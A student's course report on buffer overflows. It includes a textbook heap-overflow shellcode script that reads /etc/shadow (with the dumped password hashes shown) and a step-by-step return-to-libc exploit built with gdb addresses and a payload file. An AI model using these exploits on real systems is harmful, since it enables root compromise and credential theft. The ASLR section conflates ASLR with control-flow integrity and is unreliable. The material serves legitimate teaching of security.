Bryce Montano
Project 1
09/12/2016

Section 1: Stack buffer overflow program

test.c code:

test.c

```
1  #include <strings.h>
2  #include <stdio.h>
3
4
5  int main(int argc, char *argv[]){
6    char buffer[8];
7    strcpy(buffer, argv[1]);
8    printf("Here is your buffer: ");
9    printf("%s", buffer);
10   printf("\n");
11 }
12
```

Stack layout

Memory addresses from high to low

argc	argv	Return address	Saved Frame pointer	buffer			
4 bytes	4 bytes	4 bytes	4 bytes	8 bytes			

Stack grows this way

Explanation of test.c stack frame and its buffer overflow vulnerability

In general, as we assign local variables, call other functions / procedures, etc. these references, values, return addresses, etc. are allocated memory in the stack. The more space we allocate to the stack for variables local variables, etc., the more the stack grows. As more assets are allocated memory to the stack, the addresses at which the memory is stored for that particular asset is assigned, in decreasing order. That is, memory addresses get increasingly smaller as the stack grows.

With regard to test.c, as we enter the main function, argc and argv variables are immediately allocated to the stack with argc being allocated 4 bytes, and arg v being allocated 4 bytes. Next, because the main function calls strcpy(), we must assign a return address for the sub routine to can transfer control back to this particular address. Next our frame pointer, the value of the

stack pointer before the strcpy function is called, is allocated space on the stack. Finally a "buffer" is created, allocating 8 bytes of memory space.

In our main function, we perform a strcpy() function where we copy the user-entered input into the 8-byte buffer. If one were to provide a string longer than 8 bytes, this would cause the information to 'overflow' the memory allocated for the buffer into the next segment of allocated memory. For instance, if we had allocated a Boolean after the buffer in the diagram above, the overflowed stack buffer could potentially overwrite the Boolean value.

Section 1: Heap buffer overflow

Overview of heap memory

Data, such as global variables, dynamically allocated data, linked lists, etc. are stored in a section of memory called the 'heap'. Heap is typically bounded by values known as 'boundary tags' that define how the memory will be managed[1]. Typically in a C program, memory is allocated with built-in C functions such as malloc() or calloc().

Different from a stack, a heap will not contain a return address. A heap will however contain pointers to functions as previously mentioned which can be modified.

Executing a heap overflow

During a heap overflow, the information in these boundary / control tags is overwritten. In order to do this, a user can "free the memory" via the free() function. Once the free function executes, an attacker can overwrite the memory address which can "lead to an access violation. When the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with user-controlled value."[1]

Take for instance the example heap overflow from our textbook and subsequent output running it:

test2.c

```c
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];           /* vulnerable input buffer */
    void (*process)(char *); /* pointer to function to process inp */
} chunk_t;
void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}
int main(int argc, char *argv[])
{
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

test2_output.sh

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'
$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7::: knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7::: ...
```

As you will see from the test2.c file, a 64-bit input buffer is declared as well as a pointer to a function to process the input. In the main function the primary vulnerability is the gets() function which is vulnerable to various forms of overflow. The attacker then executes a perl command to pack in various hexadecimal x86 machine code, preparing to target a specific buffer in memory. You will notice numerous 'NOP' / 90 values in the perl script which allows the tacker to extend the NOP sled in order to target an exact location to overwrite the function pointer. Once the function pointer is overwritten via the overflowing the 64-bit input, we will obtain our shell.

Section 2: Exploiting Buffer overflow

Note: Much of the initial information for finding the system() address, and the address for /bin/sh were found in the stack overflow post indicated in my references.

I first began this project by gathering information for the system() and /bin/sh address.

```
gdb sort
(gdb) break bubble_sort
(gdb) r data.txt
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e56190 <__libc_system>
```

My next task was to determine the /bin/sh address.

```
(gdb) find &system,+9999999,"/bin/sh"
0xb7f76a24
warning: Unable to access 16000 bytes of target memory at
0xb7fc0dac, halting search.
1 pattern found.
```

Next I began inspecting the source in buble_sort function. Notice the following line:

sscanf(line, "%lx", &(array[n]));

Where a line is read from a file and inserted into an array of size 14. Therefore any amount of items past 14 that we load into our long array will begin to overflow the stack.

Using the system() address (b7e56190), and knowing the size of the long(array), I began creating a text file containing the system address repeated on each line. Once I eventually overflowed the stack, the system would then output:


```
sh: 1: rb: not found
Segmentation fault (core dumped)
```

Continuing onward, knowing that this is a bubble sort, I had to make sure that the filler text I used would be sorted before the system() and /bin/sh() address, therefore I used 'a's as filler text. Next, after having determining the exact location of the return address(), I inserted my filler text, system() address, dummy value and then the /bin/sh address.

Text file:

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab7e56190b7e56191b
7f76a24

You will notice that after 136 characters (4 bytes * 14 entries +8), we pop our stack. After the stack is popped, we need to go up another 8 characters or (4 bytes) in order to reach our return address. From here, we pass the system() address (b7e56190) as the new eip address (return address) and once we are returned to system, we pass a dummy value of 'b7e56191' so it is sorted appropriately, and finally the shell is performed. We now have our shell.



Section 3: Open Question

Code reuse attacks can range from exploits in which a user will execute arbitrary code by exploiting a single piece of vulnerable software, to more complicated methods where attackers key in on numerous return instructions and combine these instructions in order to inject code. Tools like ASLR attempt to prevent code reuse attacks by randomizing memory locations. This in turn makes it more difficult for an attacker to key in on a particular location pointer in order to inject their malicious code. Specifically, ASLR can redirect control flow so that certain functions or actions can only point to certain locations. This control flow is implemented by requiring that each time functions attempt to make a call / return information, the address to which they are pointing to is checked to make sure that nothing malicious could be taking place / is not pre-defined by the system.

Because control flow can employ rather extensive checking on particular calls, in some cases it can have a performance decrease on some software, depending on how it is implemented. Also and most important: the effectiveness of control flow is solely based on the logic that defines it. That is, it is only as smart as those that build it. Many times indirect calls are overlooked by some CFL systems which can result in the attacker having more range of access than previously thought.

References

1. Testing for Heap Overflow. (n.d.). Retrieved September 13, 2016, from https://www.owasp.org/index.php/Testing_for_Heap_Overflow
2. Return to lib_c buffer overflow exercise issue (n.d.) Retrieved September 13, 2016, from http://stackoverflow.com/questions/19124095/return-to-lib-c-buffer-overflow-exercise-issue
3. Stallings, W., & Brown, L. (n.d.). *Computer security: Principles and practice*